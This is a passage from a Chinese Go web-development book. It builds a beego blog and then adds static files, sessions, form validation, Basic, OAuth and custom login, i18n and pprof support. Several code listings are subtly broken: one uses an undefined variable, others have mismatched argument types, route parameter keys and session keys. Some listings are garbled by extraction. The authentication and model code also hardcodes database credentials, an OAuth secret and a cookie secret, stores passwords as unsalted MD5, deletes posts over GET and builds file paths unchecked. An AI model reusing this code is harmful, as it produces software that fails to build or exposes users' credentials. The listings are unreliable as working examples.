博客主要的路由规则如下所示：

```
//显示博客首页
beego.RegisterController("/", &controllers.IndexController{})
//查看博客详细信息
beego.RegisterController("/view/:id([0-9]+)", &controllers.ViewController{})
//新建博客博文
beego.RegisterController("/new", &controllers.NewController{})
//删除博文
beego.RegisterController("/delete/:id([0-9]+)", &controllers.DeleteController{})
//编辑博文
beego.RegisterController("/edit/:id([0-9]+)", &controllers.EditController{})
```

数据库结构

数据库设计最简单的博客信息

```
CREATE TABLE entries (
```

```
id INT AUTO_INCREMENT,  
title TEXT,  
content TEXT,  
created DATETIME,  
primary key (id)  
);
```

控制器

IndexController:

```
type IndexController struct {  
    beego.Controller  
}  
  
func (this *IndexController) Get() {  
    this.Data["blogs"] = models.GetAll()  
    this.Layout = "layout.tpl"  
    this.TplNames = "index.tpl"  
}
```

ViewController:

```
type ViewController struct {  
    beego.Controller  
}  
  
func (this *ViewController) Get() {  
    inputs := this.Input()  
    id, _ := strconv.Atoi(this.Ctx.Params[":id"])  
    this.Data["Post"] = models.GetBlog(id)  
    this.Layout = "layout.tpl"  
    this.TplNames = "view.tpl"  
}
```

NewController

```
type NewController struct {  
    beego.Controller  
}  
  
func (this *NewController) Get() {  
    this.Layout = "layout.tpl"
```

```

    this.TplNames = "new.tpl"
}

func (this *NewController) Post() {
    inputs := this.Input()
    var blog models.Blog
    blog.Title = inputs.Get("title")
    blog.Content = inputs.Get("content")
    blog.Created = time.Now()
    models.SaveBlog(blog)
    this.Ctx.Redirect(302, "/")
}

```

EditController

```

type EditController struct {
    beego.Controller
}

func (this *EditController) Get() {
    inputs := this.Input()
    id, _ := strconv.Atoi(this.Ctx.Params["id"])
    this.Data["Post"] = models.GetBlog(id)
    this.Layout = "layout.tpl"
    this.TplNames = "new.tpl"
}

func (this *EditController) Post() {
    inputs := this.Input()
    var blog models.Blog
    blog.Id, _ = strconv.Atoi(inputs.Get("id"))
    blog.Title = inputs.Get("title")
    blog.Content = inputs.Get("content")
    blog.Created = time.Now()
    models.SaveBlog(blog)
    this.Ctx.Redirect(302, "/")
}

```

DeleteController

```

type DeleteController struct {
    beego.Controller
}

```

```

}

func (this *DeleteController) Get() {
    inputs := this.Input()
    id, _ := strconv.Atoi(this.Ctx.Params[":id"])
    this.Data["Post"] = models.DelBlog(id)
    this.Ctx.Redirect(302, "/")
}

```

model 层

```

package models

import (
    "database/sql"
    "github.com/astaxie/beedb"
    _ "github.com/ziutek/mymysql/godrv"
    "time"
)

type Blog struct {
    Id    int `PK`
    Title string
    Content string
    Created time.Time
}

func GetLink() beedb.Model {
    db, err := sql.Open("mymysql", "blog/astaxie/123456")
    if err != nil {
        panic(err)
    }
    orm := beedb.New(db)
    return orm
}

func GetAll() (blogs []Blog) {
    db := GetLink()
    db.FindAll(&blogs)
    return
}

func GetBlog(id int) (blog Blog) {

```



```

    db := GetLink()
    db.Where("id=?", id).Find(&blogs)
    return
}

func SaveBlog(blog Blog) (bg Blog) {
    db := GetLink()
    db.Save(&blog)
    return bg
}

func DelBlog(blog Blog) {
    db := GetLink()
    db.Delete(&blog)
    return
}

```

view 层

layout.tpl

```

<html>
<head>
    <title>My Blog</title>
    <style>
        #menu {
            width: 200px;
            float: right;
        }
    </style>
</head>
<body>

<ul id="menu">
    <li><a href="/">Home</a></li>
    <li><a href="/new">New Post</a></li>
</ul>

{{.LayoutContent}}

</body>
</html>

```

index.tpl

```

<h1>Blog posts</h1>

<ul>
  {{range .blogs}}
    <li>
      <a href="/view/{{.Id}}">{{.Title}}</a>
      from {{.Created}}
      <a href="/edit/{{.Id}}">Edit</a>
      <a href="/delete/{{.Id}}">Delete</a>
    </li>
  {{end}}
</ul>

```

view.tpl

```

<h1>{{.Post.Title}}</h1>
{{.Post.Created}}<br/>

{{.Post.Content}}

```

new.tpl

```

<h1>New Blog Post</h1>
<form action="" method="post">
  标题:<input type="text" name="title"><br>
  内容: <textarea name="content" colspan="3" rowspan="10"></textarea>
  <input type="submit">
</form>

```

edit.tpl

```

<h1>Edit {{.Post.Title}}</h1>

<h1>New Blog Post</h1>
<form action="" method="post">
  标题:<input type="text" name="title" value="{{.Post.Title}}"><br>
  内容: <textarea name="content" colspan="3"
  rowspan="10">{{.Post.Content}}</textarea>
  <input type="hidden" name="id" value="{{.Post.Id}}">
  <input type="submit">
</form>

```


13.6 小结

这一章我们主要介绍了如何实现一个基础的 Go 语言框架，框架包含有路由设计，由于 Go 内置的 http 包中路由的一些不足点，我们设计了动态路由规则，然后介绍了 MVC 模式中的 Controller 设计，controller 实现了 REST 的实现，这个主要思路来源于 tornado 框架，然后设计实现了模板的 layout 以及自动化渲染等技术，主要采用了 Go 内置的模板引擎，最后我们介绍了一些辅助的日志、配置等信息的设计，通过这些设计我们实现了一个基础的框架 beego，目前该框架已经开源在 github，最后我们通过 beego 实现了一个博客系统，通过实例代码详细的展现了如何快速的开发一个站点。

14 扩展 Web 框架

第十三章介绍了如何开发一个 Web 框架，通过介绍 MVC、路由、日志处理、配置处理完成了一个基本的框架系统，但是一个好的框架需要一些方便的辅助工具来快速的开发 Web，那么我们这一章将就如何提供一些快速开发 Web 的工具进行介绍，第一小节介绍如何处理静态文件，如何利用现有的 twitter 开源的 bootstrap 进行快速的开发美观的站点，第二小节介绍如何利用前面介绍的 session 来进行用户登录处理，第三小节介绍如何方便的输出表单、这些表单如何进行数据验证，如何快速的结合 model 进行数据的增删改操作，第四小节介绍如何进行一些用户认证，包括 http basic 认证、http digest 认证，第五小节介绍如何利用前面介绍的 i18n 支持多语言的应用开发。

通过本章的扩展，beego 框架将具有快速开发 Web 的特性，最后我们将讲解如何利用这些扩展的特性扩展开发第十三章开发的博客系统，通过开发一个完整、美观的博客系统让读者了解 beego 开发带给你的快速。

目录



14.1 静态文件支持

我们在前面已经讲过如何处理静态文件，这小节我们详细的介绍如何在 beego 里面设置和使用静态文件。通过再介绍一个 twitter 开源的 html、css 框架 bootstrap，无需大量的设计工作就能够让你快速地建立一个漂亮的站点。

beego 静态文件实现和设置

Go 的 net/http 包中提供了静态文件的服务，ServeFile 和 FileServer 等函数。beego 的静态文件处理就是基于这一层处理的，具体的实现如下所示：

```
//static file server
for prefix, staticDir := range StaticDir {
    if strings.HasPrefix(r.URL.Path, prefix) {
        file := staticDir + r.URL.Path[len(prefix):]
        http.ServeFile(w, r, file)
        w.started = true
        return
    }
}
```

StaticDir 里面保存的是相应的 url 对应到静态文件所在的目录，因此在处理 URL 请求的时候只需要判断对应的请求地址是否包含静态处理开头的 url，如果包含的话就采用 http.ServeFile 提供服务。

举例如下：

```
beego.StaticDir["/asset"] = "/static"
```

那么请求 url 如 <http://www.beego.me/asset/bootstrap.css> 就会请求/static/bootstrap.css 来提供反馈给客户端。

bootstrap 集成

Bootstrap 是 Twitter 推出的一个开源的用于前端开发的工具包。对于开发者来说，Bootstrap 是快速开发 Web 应用程序的最佳前端工具包。它是一个 CSS 和 HTML 的集合，它使用了最新的 HTML5 标准，给你的 Web 开发提供了时尚的版式，表单，按钮，表格，网格系统等等。

- **组件** Bootstrap 中包含了丰富的 Web 组件，根据这些组件，可以快速的搭建一个漂亮、功能完备的网站。其中包括以下组件：下拉菜单、按钮组、按钮下拉菜单、导航、导航条、面包屑、分页、排版、缩略图、警告对话框、进度条、媒体对象等
- **Javascript 插件** Bootstrap 自带了 13 个 jQuery 插件，这些插件为 Bootstrap 中的组件赋予了“生命”。其中包括：模式对话框、标签页、滚动条、弹出框等。
- **定制自己的框架代码** 可以对 Bootstrap 中所有的 CSS 变量进行修改，依据自己的需求裁剪代码。




图 14.1 bootstrap 站点

接下来我们利用 bootstrap 集成到 beego 框架里面来，快速的建立一个漂亮的站点。

1. 首先把下载的 bootstrap 目录放到我们的项目目录，取名为 static，如下截图所示




图 14.2 项目中静态文件目录结构

2. 因为 beego 默认设置了 StaticDir 的值，所以如果你的静态文件目录是 static 的话就无须再增加了：

```
StaticDir["/static"] = "static"
```

3. 模板中使用如下的地址就可以了：

4. //css 文件
5. `<link href="/static/css/bootstrap.css" rel="stylesheet">`
- 6.
7. //js 文件
8. `<script src="/static/js/bootstrap-transition.js"></script>`
- 9.
10. //图片文件
11. ``

上面可以实现把 bootstrap 集成到 beego 中来，如下展示的图就是集成进来之后的展现效果图：



图 14.3 构建的基于 bootstrap 的站点界面

这些模板和格式 bootstrap 官方都有提供，这边就不再重复贴代码，大家可以上 bootstrap 官方网站学习如何编写模板。

14.2 Session 支持

第六章的时候我们介绍过如何在 Go 语言中使用 session，也实现了一个 sessionManger，beego 框架基于 sessionManager 实现了方便的 session 处理功能。

session 集成

beego 中主要有以下的全局变量来控制 session 处理：

```
//related to session
SessionOn      bool // 是否开启 session 模块，默认不开启
SessionProvider string // session 后端提供处理模块，默认是 sessionManager 支持的 memory
SessionName    string // 客户端保存的 cookies 的名称
SessionGCMaxLifetime int64 // cookies 有效期

GlobalSessions *session.Manager //全局 session 控制器
```

当然上面这些变量需要初始化值，也可以按照下面的代码来配合配置文件以设置这些值：

```
if ar, err := AppConfig.Bool("sessionon"); err != nil {
    SessionOn = false
} else {
    SessionOn = ar
}
if ar := AppConfig.String("sessionprovider"); ar == "" {
    SessionProvider = "memory"
} else {
    SessionProvider = ar
}
if ar := AppConfig.String("sessionname"); ar == "" {
    SessionName = "beegosessionID"
} else {
    SessionName = ar
}
if ar, err := AppConfig.Int("sessiongcmxlifetime"); err != nil && ar != 0 {
    int64val, _ := strconv.ParseInt(strconv.Itoa(ar), 10, 64)
    SessionGCMaxLifetime = int64val
} else {
    SessionGCMaxLifetime = 3600
}
```

在 beego.Run 函数中增加如下代码：

```
if SessionOn {
    GlobalSessions, _ = session.NewManager(SessionProvider, SessionName,
    SessionGCMaxLifetime)
    go GlobalSessions.GC()
}
```

这样只要 SessionOn 设置为 true，那么就会默认开启 session 功能，独立开一个 goroutine 来处理 session。

为了方便我们在自定义 Controller 中快速使用 session，作者在 beego.Controller 中提供了如下方法：

```
func (c *Controller) StartSession() (sess session.Session) {
    sess = GlobalSessions.SessionStart(c.Ctx.ResponseWriter, c.Ctx.Request)
    return
}
```

session 使用

通过上面的代码我们可以看到，beego 框架简单地继承了 session 功能，那么在项目中如何使用呢？

首先我们需要在应用的 main 入口处开启 session：

```
beego.SessionOn = true
```

然后我们就可以在控制器的相应方法中如下所示的使用 session 了：

```
func (this *MainController) Get() {
    var intcount int
    sess := this.StartSession()
    count := sess.Get("count")
    if count == nil {
        intcount = 0
    } else {
        intcount = count.(int)
    }
    intcount = intcount + 1
    sess.Set("count", intcount)
    this.Data["Username"] = "astaxie"
    this.Data["Email"] = "astaxie@gmail.com"
    this.Data["Count"] = intcount
    this.TplNames = "index.tpl"
}
```

上面的代码展示了如何在控制逻辑中使用 session，主要分两个步骤：

1. 获取 session 对象

2. //获取对象,类似 PHP 中的 session_start()

3. sess := this.StartSession()

4. 使用 session 进行一般的 session 值操作

5. //获取 session 值，类似 PHP 中的\$_SESSION["count"]

6. sess.Get("count")

7.

8. //设置 session 值

9. sess.Set("count", intcount)

从上面代码可以看出基于 beego 框架开发的应用中使用 session 相当方便，基本上和 PHP 中调用 session_start()类似。

14.3 表单及验证支持

在 Web 开发中对于这样的流程可能很眼熟：

- 打开一个网页显示出表单。
- 用户填写并提交了表单。
- 如果用户提交了一些无效的信息，或者可能漏掉了一个必填项，表单将会连同用户的数据和错误问题的描述信息返回。
- 用户再次填写，继续上一步过程，直到提交了一个有效的表单。

在接收端，脚本必须：

- 检查用户递交的表单数据。
- 验证数据是否为正确的类型，合适的标准。例如，如果一个用户名被提交，它必须被验证是否只包含了允许的字符。它必须有一个最小长度，不能超过最大长度。用户名不能与已存在的他人用户名重复，甚至是一个保留字等。
- 过滤数据并清理不安全字符，保证逻辑处理中接收的数据是安全的。
- 如果需要，预格式化数据（数据需要清除空白或者经过 HTML 编码等等。）
- 准备好数据，插入数据库。

尽管上面的过程并不是很复杂，但是通常情况下需要编写很多代码，而且为了显示错误信息，在网页中经常要使用多种不同的控制结构。创建表单验证虽简单，实施起来实在枯燥无味。

表单和验证

对于开发者来说，一般开发过程都是相当复杂，而且大多是在重复一样的工作。假设一个场景项目中忽然需要增加一个表单数据，那么局部代码的整个流程都需要修改。我们知道 Go 里面 struct 是常用的一个数据结构，因此 beego 的 form 采用了 struct 来处理表单信息。

首先定义一个开发 Web 应用时相对应的 struct，一个字段对应一个 form 元素，通过 struct 的 tag 来定义相应的元素信息和验证信息，如下所示：

```
type User struct{
    Username   string `form:text,valid:required`
    Nickname   string `form:text,valid:required`
    Age        int    `form:text,valid:required|numeric`
    Email       string `form:text,valid:required|valid_email`
    Introduce  string `form:textarea`
}
```

定义好 struct 之后接下来在 controller 中这样操作

```
func (this *AddController) Get() {
```

```
this.Data["form"] = beego.Form(&User{})
this.Layout = "admin/layout.html"
this.TplNames = "admin/add.tpl"
}
```

在模板中这样显示表单

```
<h1>New Blog Post</h1>
<form action="" method="post">
{{.form.render()}}
</form>
```

上面我们定义好了整个的第一步，从 struct 到显示表单的过程，接下来就是用户填写信息，服务器端接收数据然后验证，最后插入数据库。

```
func (this *AddController) Post() {
    var user User
    form := this.GetInput(&user)
    if !form.Validators() {
        return
    }
    models.UserInsert(&user)
    this.Ctx.Redirect(302, "/admin/index")
}
```

表单类型

以下列表列出来了对应的 form 元素信息：

名称	参数	功能描述
text	No	textbox 输入框
button	No	按钮
checkbox	No	多选择框
dropdown	No	下拉选择框
file	No	文件上传
hidden	No	隐藏元素
password	No	密码输入框
radio	No	单选框

textarea	No	文本输入框
----------	----	-------

表单验证

以下列表将列出可被使用的原生规则

规则	参数	描述	举例
required	No	如果元素为空，则返回 FALSE	
matches	Yes	如果表单元素的值与参数中对应的表单字段的值不相等，则返回 FALSE	matches[form_item]
is_unique	Yes	如果表单元素的值与指定数据表栏位有重复，则返回 False（译者注：比如 is_unique[User.Email]，那么验证类会去查找 User 表中 Email 栏位有没有与表单元素一样的值，如存重复，则返回 false，这样开发者就不必另写 Callback 验证代码。）	is_unique[table.field]
min_length	Yes	如果表单元素值的字符长度少于参数中定义的数字，则返回 FALSE	min_length[6]
max_length	Yes	如果表单元素值的字符长度大于参数中定义的数字，则返回 FALSE	max_length[12]
exact_length	Yes	如果表单元素值的字符长度与参数中定义的数字不符，则返回 FALSE	exact_length[8]
greater_than	Yes	如果表单元素值是非数字类型，或小于参数定义的值，则返回 FALSE	greater_than[8]
less_than	Yes	如果表单元素值是非数字类型，或大于参数定义的值，则返回 FALSE	less_than[8]
alpha	No	如果表单元素值中包含除字母以外的其他字符，则返回 FALSE	
alpha_numeric	No	如果表单元素值中包含除字母和数字以外的其他字符，则返回 FALSE	
alpha_dash	No	如果表单元素值中包含除字母/数字/下划线/破折号以外的其他字符，则返回 FALSE	
numeric	No	如果表单元素值中包含除数字以外	

		的字符，则返回 FALSE	
integer	No	如果表单元素中包含除整数以外的字符，则返回 FALSE	
decimal	Yes	如果表单元素中输入（非小数）不完整的值，则返回 FALSE	
is_natural	No	如果表单元素值中包含了非自然数的其他数值（其他数值不包括零），则返回 FALSE。自然数形如：0,1,2,3....等等。	
is_natural_no_zero	No	如果表单元素值包含了非自然数的其他数值（其他数值包括零），则返回 FALSE。非零的自然数：1,2,3.....等等。	
valid_email	No	如果表单元素值包含不合法的 email 地址，则返回 FALSE	
valid_emails	No	如果表单元素值中任何一个值包含不合法的 email 地址（地址之间用英文逗号分割），则返回 FALSE。	
valid_ip	No	如果表单元素的值不是一个合法的 IP 地址，则返回 FALSE。	
valid_base64	No	如果表单元素的值包含除了 base64 编码字符之外的其他字符，则返回 FALSE。	

14.4 用户认证

在开发 Web 应用过程中，用户认证是开发者经常遇到的问题，用户登录、注册、登出等操作，而一般认证也分为三个方面的认证

- HTTP Basic 和 HTTP Digest 认证
- 第三方集成认证：QQ、微博、豆瓣、OPENID、google、github、facebook 和 twitter 等
- 自定义的用户登录、注册、登出，一般都是基于 session、cookie 认证

beego 目前没有针对这三种方式进行任何形式的集成，但是可以充分的利用第三方开源库来实现上面的三种方式的用户认证，不过后续 beego 会对前面两种认证逐步集成。

HTTP Basic 和 HTTP Digest 认证

这两个认证是一些应用采用的比较简单的认证，目前已经有开源的第三方库支持这两个认证：

github.com/abbot/go-http-auth

下面代码演示了如何把这个库引入 beego 中从而实现认证：

```
package controllers

import (
    "github.com/abbot/go-http-auth"
    "github.com/astaxie/beego"
)

func Secret(user, realm string) string {
    if user == "john" {
        // password is "hello"
        return "$1$dIPL2MqE$oQmn16q49SqdmhenQuNgs1"
    }
    return ""
}

type MainController struct {
    beego.Controller
}

func (this *MainController) Prepare() {
    a := auth.NewBasicAuthenticator("example.com", Secret)
    if username := a.CheckAuth(this.Ctx.Request); username == "" {
```



```

        a.RequireAuth(this.Ctx.ResponseWriter, this.Ctx.Request)
    }
}

func (this *MainController) Get() {
    this.Data["Username"] = "astaxie"
    this.Data["Email"] = "astaxie@gmail.com"
    this.TplNames = "index.tpl"
}

```

上面代码利用了 beego 的 prepare 函数，在执行正常逻辑之前调用了认证函数，这样就非常简单的实现了 http auth，digest 的认证也是同样的原理。

oauth 和 oauth2 的认证

oauth 和 oauth2 是目前比较流行的两种认证方式，还好第三方有一个库实现了这个认证，但是是国外实现的，并没有 QQ、微博之类的国内应用认证集成：

github.com/bradrydzewski/go.auth

下面代码演示了如何把该库引入 beego 中从而实现 oauth 的认证，这里以 github 为例演示：

1. 添加两条路由

```

2. beego.RegisterController("/auth/login", &controllers.GithubController{})
3. beego.RegisterController("/mainpage", &controllers.PageController{})

```

4. 然后我们处理 GithubController 登陆的页面：

```

5. package controllers
6.
7. import (
8.     "github.com/astaxie/beego"
9.     "github.com/bradrydzewski/go.auth"
10. )
11.
12. const (
13.     githubClientKey = "a0864ea791ce7e7bd0df"
14.     githubSecretKey = "a0ec09a647a688a64a28f6190b5a0d2705df56ca"
15. )
16.
17. type GithubController struct {
18.     beego.Controller

```

```

19.     }
20.
21.     func (this *GithubController) Get() {
22.         // set the auth parameters
23.         auth.Config.CookieSecret = []byte("7H9xiimk2QdTdYl7rDddfjeV")
24.         auth.Config.LoginSuccessRedirect = "/mainpage"
25.         auth.Config.CookieSecure = false
26.
27.         githubHandler := auth.Github(githubClientKey, githubSecretKey)
28.
29.         githubHandler.ServeHTTP(this.Ctx.ResponseWriter, this.Ctx.Request)
30.     }

```

31. 处理登陆成功之后的页面

```

32.     package controllers
33.
34.     import (
35.         "github.com/astaxie/beego"
36.         "github.com/bradrydzewski/go.auth"
37.         "net/http"
38.         "net/url"
39.     )
40.
41.     type PageController struct {
42.         beego.Controller
43.     }
44.
45.     func (this *PageController) Get() {
46.         // set the auth parameters
47.         auth.Config.CookieSecret = []byte("7H9xiimk2QdTdYl7rDddfjeV")
48.         auth.Config.LoginSuccessRedirect = "/mainpage"
49.         auth.Config.CookieSecure = false
50.
51.         user, err := auth.GetUserCookie(this.Ctx.Request)
52.
53.         //if no active user session then authorize user
54.         if err != nil || user.Id() == "" {
55.             http.Redirect(this.Ctx.ResponseWriter, this.Ctx.Request,
auth.Config.LoginRedirect, http.StatusSeeOther)
56.             return
57.         }
58.

```

```
59.         //else, add the user to the URL and continue
60.         this.Ctx.Request.URL.User = url.User(user.Id())
61.         this.Data["pic"] = user.Picture()
62.         this.Data["id"] = user.Id()
63.         this.Data["name"] = user.Name()
64.         this.TplNames = "home.tpl"
65.     }
```

整个的流程如下，首先打开浏览器输入地址：




图 14.4 显示带有登录按钮的首页

然后点击链接出现如下界面：




图 14.5 点击登录按钮后显示 github 的授权页

然后点击 Authorize app 就出现如下界面：




图 14.6 授权登录之后显示的获取到的 github 信息页

自定义认证

自定义的认证一般都是和 session 结合的验证的，如下代码来源于一个基于 beego 的开源博客：

```
//登陆处理
func (this *LoginController) Post() {
    this.TplNames = "login.tpl"
    this.Ctx.Request.ParseForm()
    username := this.Ctx.Request.Form.Get("username")
    password := this.Ctx.Request.Form.Get("password")
    md5Password := md5.New()
    io.WriteString(md5Password, password)
    buffer := bytes.NewBuffer(nil)
    fmt.Fprintf(buffer, "%x", md5Password.Sum(nil))
    newPass := buffer.String()

    now := time.Now().Format("2006-01-02 15:04:05")

    userInfo := models.GetUserInfo(username)
    if userInfo.Password == newPass {
        var users models.User
        users.Last_logintime = now
        models.UpdateUserInfo(users)

        //登录成功设置 session
        sess := globalSessions.SessionStart(this.Ctx.ResponseWriter, this.Ctx.Request)
        sess.Set("uid", userInfo.Id)
        sess.Set("uname", userInfo.Username)

        this.Ctx.Redirect(302, "/")
    }
}
```

```

    }
}

//注册处理
func (this *RegController) Post() {
    this.TplNames = "reg.tpl"
    this.Ctx.Request.ParseForm()
    username := this.Ctx.Request.Form.Get("username")
    password := this.Ctx.Request.Form.Get("password")
    usererr := checkUsername(username)
    fmt.Println(usererr)
    if usererr == false {
        this.Data["UsernameErr"] = "Username error, Please to again"
        return
    }

    passerr := checkPassword(password)
    if passerr == false {
        this.Data["PasswordErr"] = "Password error, Please to again"
        return
    }

    md5Password := md5.New()
    io.WriteString(md5Password, password)
    buffer := bytes.NewBuffer(nil)
    fmt.Fprintf(buffer, "%x", md5Password.Sum(nil))
    newPass := buffer.String()

    now := time.Now().Format("2006-01-02 15:04:05")

    userInfo := models.GetUserInfo(username)

    if userInfo.Username == "" {
        var users models.User
        users.Username = username
        users.Password = newPass
        users.Created = now
        users.Last_logintime = now
        models.AddUser(users)

        //登录成功设置 session
        sess := globalSessions.SessionStart(this.Ctx.ResponseWriter, this.Ctx.Request)
        sess.Set("uid", userInfo.Id)
    }
}

```

```

    sess.Set("uname", userInfo.Username)
    this.Ctx.Redirect(302, "/")
} else {
    this.Data["UsernameErr"] = "User already exists"
}
}

func checkPassword(password string) (b bool) {
    if ok, _ := regexp.MatchString("^[a-zA-Z0-9]{4,16}$", password); !ok {
        return false
    }
    return true
}

func checkUsername(username string) (b bool) {
    if ok, _ := regexp.MatchString("^[a-zA-Z0-9]{4,16}$", username); !ok {
        return false
    }
    return true
}

```

有了用户登陆和注册之后，其他模块的地方可以增加如下这样的用户是否登陆的判断：

```

func (this *AddBlogController) Prepare() {
    sess := globalSessions.SessionStart(this.Ctx.ResponseWriter, this.Ctx.Request)
    sess_uid := sess.Get("userid")
    sess_username := sess.Get("username")
    if sess_uid == nil {
        this.Ctx.Redirect(302, "/admin/login")
        return
    }
    this.Data["Username"] = sess_username
}

```

14.5 多语言支持

我们在第十章介绍过国际化和本地化，开发了一个 go-i18n 库，这小节我们将把该库集成到 beego 框架里面来，使得我们的框架支持国际化和本地化。

i18n 集成

beego 中设置全局变量如下：

```
Translation i18n.I18n
Lang      string //设置语言包, zh、en
LangPath  string //设置语言包所在位置
```

初始化多语言函数：

```
func InitLang(){
    beego.Translation:=i18n.NewLocale()
    beego.Translation.LoadPath(beego.LangPath)
    beego.Translation.SetLocale(beego.Lang)
}
```

为了方便在模板中直接调用多语言包，我们设计了三个函数来处理响应的多语言：

```
beegoTplFuncMap["Trans"] = i18n.I18nT
beegoTplFuncMap["TransDate"] = i18n.I18nTimeDate
beegoTplFuncMap["TransMoney"] = i18n.I18nMoney

func I18nT(args ...interface{}) string {
    ok := false
    var s string
    if len(args) == 1 {
        s, ok = args[0].(string)
    }
    if !ok {
        s = fmt.Sprint(args...)
    }
    return beego.Translation.Translate(s)
}

func I18nTimeDate(args ...interface{}) string {
    ok := false
    var s string
```

```

    if len(args) == 1 {
        s, ok = args[0].(string)
    }
    if !ok {
        s = fmt.Sprint(args...)
    }
    return beego.Translation.Time(s)
}

func I18nMoney(args ...interface{}) string {
    ok := false
    var s string
    if len(args) == 1 {
        s, ok = args[0].(string)
    }
    if !ok {
        s = fmt.Sprint(args...)
    }
    return beego.Translation.Money(s)
}

```

多语言开发使用

1. 设置语言以及语言包所在位置，然后初始化 i18n 对象：

2. beego.Lang = "zh"
3. beego.LangPath = "views/lang"
4. beego.InitLang()

5. 设计多语言包

上面讲了如何初始化多语言包，现在设计多语言包，多语言包是 json 文件，如第十章介绍的一样，我们需要把设计的文件放在 LangPath 下面，例如 zh.json 或者 en.json

```

# zh.json

{
  "zh": {
    "submit": "提交",
    "create": "创建"
  }
}

#en.json

```



```
{
  "en": {
    "submit": "Submit",
    "create": "Create"
  }
}
```

6. 使用语言包

我们可以在 controller 中调用翻译获取响应的翻译语言，如下所示：

```
func (this *MainController) Get() {
  this.Data["create"] = beego.Translation.Translate("create")
  this.TplNames = "index.tpl"
}
```

我们也可以在模板中直接调用响应的翻译函数：

```
//直接文本翻译
{{.create | Trans}}

//时间翻译
{{.time | TransDate}}

//货币翻译
{{.money | TransMoney}}
```

14.6 pprof 支持

Go 语言有一个非常棒的设计就是标准库里面带有代码的性能监控工具，在两个地方有包：

```
net/http/pprof
runtime/pprof
```

其实 net/http/pprof 中只是使用 runtime/pprof 包来进行封装了一下，并在 http 端口上暴露出来

beego 支持 pprof

目前 beego 框架新增了 pprof，该特性默认是不开启的，如果你需要测试性能，查看相应的执行 goroutine 之类的信息，其实 Go 的默认包 "net/http/pprof" 已经具有该功能，如果按照 Go 默认的方式执行 Web，默认就可以使用，但是由于 beego 重新封装了 ServHTTP 函数，所以如果你默认的包含是无法开启该功能的，所以需要对 beego 的内部改造支持 pprof。

- 首先在 beego.Run 函数中根据变量是否自动加载性能包

```
• if PprofOn {
•     BeeApp.RegisterController(`/debug/pprof`, &ProfController{})
